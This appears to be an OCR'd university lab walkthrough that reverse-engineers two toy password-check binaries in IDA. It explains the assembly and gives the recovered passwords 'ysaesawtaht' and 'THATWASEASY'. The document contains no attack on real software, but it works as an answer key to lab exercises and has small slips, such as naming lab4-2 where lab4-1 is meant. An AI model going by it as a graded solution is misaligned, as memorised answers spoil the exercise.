
10. we see that the password is not thatwaseasy, but we may be close.
11. Going back to IDA View-A disassembly graph view




if you closed IDA View-A, you can reopen the tab in View→Open Subviews→Disassembly. Use space key to toggle between listing view and graph view.



12. Double-click on the main function



13. you should have something that looks like this.



14. Looking at the first block of the graph, we have the following.

```
; Attributes: bp-based frame fuzzy-sp

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= byte ptr -20h
var_C= dword ptr -0Ch
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
endbr32
lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
sub     esp, 30h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
lea     eax, (aThatwaseasy - 3FCCh)[ebx] ; "thatwaseasy"
mov     [ebp+var_24], eax
sub     esp, 0Ch
lea     eax, (aEnterThePasswo - 3FCCh)[ebx] ; "Enter the password: "
push    eax
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+var_20]
push    eax
lea     eax, (aS - 3FCCh)[ebx] ; "%s"
push    eax
call    ___isoc99_scanf
add     esp, 10h
mov     [ebp+var_30], 0
mov     [ebp+var_2C], 0
mov     [ebp+var_28], 0Ah
jmp     short loc_12CA
```

Explanation of what each line does (main)

1. Function Prologue:
    a. endbr32: This instruction is part of Control Flow Enforcement Technology (CET) and is used to protect against certain control-flow hijacking attacks.
    b. `lea ecx, [esp+4]`: Load the address of the first function argument (argc) into the ecx register.
    c. `and esp, 0FFFFFFF0h`: Align the stack pointer (esp) to a 16-byte boundary.

d. `push dword ptr [ecx-4]`: Push the value at [ecx-4] onto the stack (likely argv).

e. `push ebp`: Save the base pointer (ebp) onto the stack.

f. `mov ebp, esp`: Set the base pointer (ebp) to the current stack pointer (esp).

g. `push ebx` and `push ecx`: Save the values of ebx and ecx registers onto the stack.

h. `sub esp, 30h`: Allocate 48 (0x30) bytes of stack space for local variables.

i. `call __x86_get_pc_thunk_bx`: Call a function to get the program counter and store it in ebx.

j. `add ebx, (offset GLOBAL_OFFSET_TABLE - $)`: Adjust the ebx register by the offset of the global offset table.

k. `mov eax, large gs:14h`: Load the value at gs:14h into eax. This is often used for thread-local storage.

l. `mov [ebp+var_C], eax`: Store the value in eax into the variable [ebp+var_C].

2. Initialization and calling printf

a. `xor eax, eax`: Clear eax (likely setting it to zero).

b. `lea eax, (aThatwaseasy - 3FCCh)[ebx]`: Load the address of the string "thatwaseasy" into eax.

c. `mov [ebp+var_24], eax`: Store the address of the string in [ebp+var_24].

d. `sub esp, 0Ch`: Allocate 12 bytes of stack space.

e. `lea eax, (aEnterThePasswo - 3FCCh)[ebx]`: Load the address of the string "Enter the password: " into eax.

f. `push eax`: Push the address of the string onto the stack.

g. `call _printf`: Call the printf function to print the string.

h. `add esp, 10h`: Clean up the stack after the printf call.

This is approximately:

```
var_24 = &aThatwaseasy;
printf(aEnterThePasswo);
```

3. getting input from user using scanf

a. `sub esp, 8`: Allocate 8 bytes of stack space.

b. `lea eax, [ebp+var_20]`: Load the address of [ebp+var_20] into eax.

c. `push eax`: Push the address of [ebp+var_20] onto the stack.

d. `lea eax, (aS - 3FCCh)[ebx]`: Load the format string "%s" into eax.

e. `push eax`: Push the format string onto the stack.

f. `call ___isoc99_scanf`: Call the scanf function to read input.

g. `add esp, 10h`: Clean up the stack after the scanf call.

This is approximately:

```
scanf("%s", var_20);
```


4. Variable Initialization:
    a. mov [ebp+var_30], 0: Initialize [ebp+var_30] to zero.
    b. mov [ebp+var_2C], 0: Initialize [ebp+var_2C] to zero.
    c. mov [ebp+var_28], 0Ah: Initialize [ebp+var_28] to 10 (hexadecimal 0x0A).

This is approximately:

```
var_30 = 0;
var_2C = 0;
var_28 = 0x0A; ①
```

① 0x0A is equal to 10

5. jumping to next block of code
    a. jmp short loc_12CA: Jump to the destination labeled loc_12CA.



Explanation of what each line does (loc_12CA & loc_12A1)

1. loc_12CA
    a. `cmp [ebp+var_28], 0` Compare the value at [ebp+var_28] with zero.
    b. `jns short loc_12A1` Jump if not signed (i.e., jump if the value in [ebp+var_28] is non-negative) to loc_12A1.
    c. `cmp [ebp+var_30], 0` Compare the value at [ebp+var_30] with zero.
    d. `jnz short loc_12EA` Jump if not zero (i.e., jump if the value in [ebp+var_30] is not equal to zero) to loc_12EA.
    e. `sub esp, 0Ch` Subtract 12 from the stack pointer (esp), allocating 12 bytes of stack space.

f. `lea eax, (aCorrect - 3FCCh)[ebx]` Load the address of the string "Correct!" into eax. ..`push eax` Push the address of the string "Correct!" onto the stack. ..`call _puts` Call the puts function to print the string.

g. `add esp, 10h` Clean up the stack after the puts call.

h. `jmp short loc_12FC` Jump to loc_12FC.

2. loc_12A1

a. `lea edx, [ebp+var_20]` Load the address of the variable [ebp+var_20] (likely a character buffer) into the edx register.

b. `mov eax, [ebp+var_2C]` Load the value at [ebp+var_2C] into the eax register. This likely contains an index.

c. `add eax, edx` Add the value in edx (the address of [ebp+var_20]) to the value in eax. This calculates the address of a specific character in the buffer.

d. `movzx edx, byte ptr [eax]` Load a byte from the address calculated in the previous step ([eax]) into edx. This byte is zero-extended into edx.

e. `mov ecx, [ebp+var_28]`: Load the value at [ebp+var_28] into the ecx register. This likely contains another index.

f. `mov eax, [ebp+var_24]`: Load the value at [ebp+var_24] into the eax register. This contains an address of another character buffer.

g. `add eax, ecx`: Add the value in ecx to the value in eax. This calculates the address of a specific character in the second buffer.

h. `movzx eax, byte ptr [eax]`: Load a byte from the address calculated in the previous step ([eax]) into eax. This byte is zero-extended into eax.

i. `cmp dl, al`: Compare the values in dl (from the first buffer) and al (from the second buffer). This compares two characters.

j. `jz short loc_12C2`: Jump to loc_12C2 if the characters are equal (if the zero flag is set after the comparison).

k. `mov [ebp+var_30], 1`: If the characters are not equal, set the value at [ebp+var_30] to 1. This likely serves as a flag or indicator of inequality.


Recall from the first block that we know var_20 stores our input from scanf and var_24 stores "thatwaseasy". We can see from the above assembly code that it iterates through var_20 using the index var_2C, and iterates through var_24 using index var_28. and in loc_12C2 we are increasing var_2C and decreasing var_28.

```
loc_12C2:
add     [ebp+var_2C], 1
sub     [ebp+var_28], 1
```

This tells us that the program is comparing our input with the string "thatwaseasy" in the reverse order. If any of the character differs, then it sets var_30 to 1.

```
for ( int var_28 = 10; var_28 >= 0; var_28-- )
{
  if ( *(var_24 + var_28) != *(var_20 + var_2C) )
    var_30 = 1;
  var_2C++;
}
```

"Correct!"



1. From the above flow graph. We can see that if var_30 is 0, then the program will print out Correct!, and when var_30 is non-zero it's going to print out "incorrect :("
2. Based on what we know from the above, we can make sure that the program print out Correct! by entering the correct password, the reverse of "thatwaseasy".

```
rev@ubuntu:~/Downloads/Lab4$ ./lab4-1
Enter the password: ysaesawtaht
Correct!
```

Part 2: Lab 4-2

1. Load the lab4-2 the same way as loading lab4-1.
2. Inspect the first block in main function.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= byte ptr -20h
var_C= dword ptr -0Ch
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
endbr32
lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
sub     esp, 30h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
lea     eax, (aThatwaseasy - 3FCCh)[ebx] ; "thatwaseasy"
mov     [ebp+var_24], eax
sub     esp, 0Ch
lea     eax, (aEnterThePasswo - 3FCCh)[ebx] ; "Enter the password: "
push    eax             ; format
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+var_20]
push    eax
lea     eax, (aS - 3FCCh)[ebx] ; "%s"
push    eax
call    ___isoc99_scanf
add     esp, 10h
mov     [ebp+var_2C], 0
mov     [ebp+var_28], 0
jmp     short loc_12C8
```

3. Notice that it is very similar to lab4-2, except 3 lines at the bottom


```
①
mov     [ebp+var_28], 0 ②
jmp     short loc_12C8 ③
```

① We have one less variable (var_30 is gone)

② var_28 started with 0 instead with 0xA (10)

③ The address we jump to got changed

analyzing the loop




1. Following the jmp instruction, we have the above assembly codes.
2. Looking at the first block (green block), we can tell it's comparing var_28 with the number 0xA (10)
3. followed by a jle instruction, which will jump to loc_129a when var_28 is less than or equal to 0xA
4. In the blue block (loc_129A), we can see it performed a bunch of operations.
5. looking closely at the instructions

```
loc_129A:
lea     edx, [ebp+var_20] ; Load Effective Address
mov     eax, [ebp+var_28]
add     eax, edx          ; Add
movzx   eax, byte ptr [eax] ; Move with Zero-Extend
movsx   eax, al           ; Move with Sign-Extend
mov     ecx, [ebp+var_28]
mov     edx, [ebp+var_24]
add     edx, ecx          ; Add
movzx   edx, byte ptr [edx] ; Move with Zero-Extend
movsx   edx, dl           ; Move with Sign-Extend
sub     edx, 20h ; ' '    ; Integer Subtraction
cmp     eax, edx          ; Compare Two Operands
jz      short loc_12C4    ; Jump if Zero (ZF=1)
```

- var_20 stores our input string. (see where the program called scanf)
- var_28 is our index/iteration/loop variable.
- var_24 is stores the **address** of the string "thatwaseasy".

1. This block of code first load the stack address ebp+var_20 to edx, then get index (var_28)) using mov instruction.
2. Adding the address and the index together to the var_28'th character of our input.
3. Then the code gets the var_28'th character of the string "thatwaseasy" and subtract the ASCII character by 0x20 (32) to get a new character.
4. The two character from the two steps above are compared. if the comparison matches it jumps to loc_12C4, otherwise it set var_2C to 1. Which will cause the program to print out "incorrect :(" when the program reaches the end (see the red block below).



5. To get the correct output, we need to make sure var_2C is **NOT** set to 1.
6. Use python to calculate the new character from "thatwaseasy" by subtracting each ASCII code by 0x20.

```
var_24="thatwaseasy"

for c in var_24:
    ascii_code = ord(c)
    new_character = chr(ascii_code-0x20) # getting the new character
    print(new_character,end='')

#THATWASEASY
```

ASCII (American Standard Code for Information Interchange): ASCII is a

> character encoding standard that represents text characters as integers. It assigns a unique numerical value (0 to 127) to each character, including letters, digits, punctuation, and control characters. Official documentation: ASCII on Wikipedia
>
> **ord(c)** is a built-in Python function that returns the ASCII code (integer) of a given character c. It's used to convert a character into its corresponding ASCII code. Official documentation: ord() function documentation
>
> **chr(n)** is a built-in Python function that returns the character represented by the ASCII code n. It's used to convert an ASCII code (integer) into the corresponding character. Official documentation: chr() function documentation

1. Running the above python program and we can see that the output of the program is 'THATWASEASY'
2. Enter "THATWASEASY" into lab4-2 and we can see that is indeed the correct password.

```
rev@ubuntu:~/Downloads/Lab4$ ./lab4-2
Enter the password: THATWASEASY
Correct!
```

FAQ

apt-get install fail

Sometime apt-get will fail will the following message.

